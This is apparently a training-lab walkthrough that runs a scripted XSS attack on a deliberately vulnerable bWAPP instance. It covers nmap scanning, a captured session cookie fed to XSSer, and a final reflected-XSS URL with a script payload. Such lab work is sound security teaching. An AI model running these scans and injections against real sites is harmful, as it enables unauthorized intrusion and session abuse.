r

Name	Authenticated XSS Attack with XSSer
URL	https://attackdefense.com/challengedetails?cid=1892
Type	Webapp Pentesting Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Start the terminal and check the IP address of the machine.

Command: ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
7596: eth0@if7597: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.4/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
7599: eth1@if7600: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:9e:66:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.158.102.2/24 brd 192.158.102.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The IP address of the attacker machine is 192.158.102.2, the target machine will be located at IP address 192.158.102.3

Step 2: Run a Nmap scan against the target IP.


Command: nmap -sS -sV 192.158.102.3

```
root@attackdefense:~# nmap -sS -sV 192.158.102.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-22 18:31 IST
Nmap scan report for target-1 (192.158.102.3)
Host is up (0.000017s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.7 ((Ubuntu))
3306/tcp open  mysql   MySQL 5.5.47-0ubuntu0.14.04.1
MAC Address: 02:42:C0:9E:66:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.70 seconds
```


Port 80 and 3306 are open.

Step 3: Access the web application using firefox.


Command: firefox http://192.158.102.3



Step 4: Target application is running bWAPP. Login to the application using **bee:bug** credentials.




Step 5: From the Choose your bug dropdown, Select **HTML Injection - Reflected (GET) exercise.** Enter any value to the form for e.g **hello** and click on "Go"



Step 6: Copy the URL

URL: http://192.158.102.3/htmli_get.php?firstname=**hello**&lastname=hello&form=submit




Step 7: The “Hello” string reflected on the webpage. We can go through the xsser tool help options by parsing the “--help” option.


Command: xsser --help

```
root@attackdefense:~# xsser --help
Usage:

xsser [OPTIONS] [--all <url> |-u <url> |-i <file> |-d <dork> (options)|-l ] [-g <get>
 (options)]
[Request(s)] [Checker(s)] [Vector(s)] [Anti-antiXSS/IDS] [Bypasser(s)] [Technique(s)]
Reporting] {Miscellaneous}

Cross Site "Scripter" is an automatic -framework- to detect, exploit and
report XSS vulnerabilities in web-based applications.

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -s, --statistics      show advanced statistics output results
  -v, --verbose         active verbose mode output results
  --gtk                 launch XSSer GTK Interface
  --wizard              start Wizard Helper!
```

Step 8: Configure the firefox browser to use burp suite proxy by switching it.




Step 9: Start burp suite.



Step 10: Refresh the webpage and copy the cookie

Cookie: PHPSESSID=j278tohghcg7lbr220uhf4rg22; security_level=0



Step 11: Feed the url and cookie to the xsser tool for scanning. Replace hello string with XSS, this is done so that XSSer will substitute the payload in place of the value "XSS"

URL: http://192.158.102.3/htmli_get.php?firstname=hello&lastname=hello&form=submit
Cookie: PHPSESSID=j278tohghcg7lbr220uhf4rg22; security_level=0

Command: xsser --url "http://192.158.102.3/htmli_get.php?firstname=XSS&lastname=hello&form=submit" --cookie="PHPSESSID=j278tohghcg7lbr220uhf4rg22; security_level=0"

```
- Accur: 100.0 %

================================================================================
[*] List of XSS injections:
================================================================================

You have found: [ 1 ] possible (without --reverse-check) XSS vector(s)!

--------------------

[+] Target: http://192.158.102.3/htmli_get.php?firstname=XSS&lastname=hello&form=submit
[+] Vector: [ firstname ]
[!] Method: URL
[*] Hash: 0e12430e3d2eba764846eaa5f997b572
[*] Payload: http://192.158.102.3/htmli_get.php?firstname=%22%3E0e12430e3d2eba764846eaa5f997b572&lastname=he
llo&form=submit
[!] Vulnerable: [IE7.0|IE6.0|NS8.1-IE] [NS8.1-G|FF2.0] [O9.02]
[!] Status: XSS FOUND!
 ------------------------------------------------

root@attackdefense:~#
```

.
We have found the payload which is 100% accurate.


Step 12: Scan the target using basic XSS payload.

Command: xsser --url "http://192.158.102.3/htmli_get.php?firstname=**XSS**&lastname=hello&form=submit" --cookie="PHPSESSID=j278tohghcg7lbr220uhf4rg22; security_level=0" **--Fp "<script>alert(1)</script>"**

```
[*] List of XSS injections:
================================================================================

You have found: [ 1 ] possible (without --reverse-check) XSS vector(s)!

--------------------

[+] Target: http://192.158.102.3/htmli_get.php?firstname=XSS&lastname=hello&form=submit
[+] Vector: [ firstname ]
[!] Method: URL
[*] Hash: 33efe25230064199e96efe2b4abe6a2f
[*] Payload: http://192.158.102.3/htmli_get.php?firstname=%22%3E33efe25230064199e96efe2b4abe6a2f&lastname=he
llo&form=submit
[!] Vulnerable: [IE7.0|IE6.0|NS8.1-IE] [NS8.1-G|FF2.0] [O9.02]
[*] Final Attack: http://192.158.102.3/htmli_get.php?firstname=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&lastn
ame=hello&form=submit
[!] Status: XSS FOUND!
 ------------------------------------------------

root@attackdefense:~#
```

Step 13: Turn off burp suite intercept and open final attack link in firefox browser.

URL:
http://192.158.102.3/htmli_get.php?firstname=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&lastname=hello&form=submit



We have triggered the XSS vulnerability.

References

1. Burp Suite (https://portswigger.net/burp)
2. Mutillidae II (https://sourceforge.net/projects/mutillidae/)
3. XSSer Tool (https://github.com/epsylon/xsser)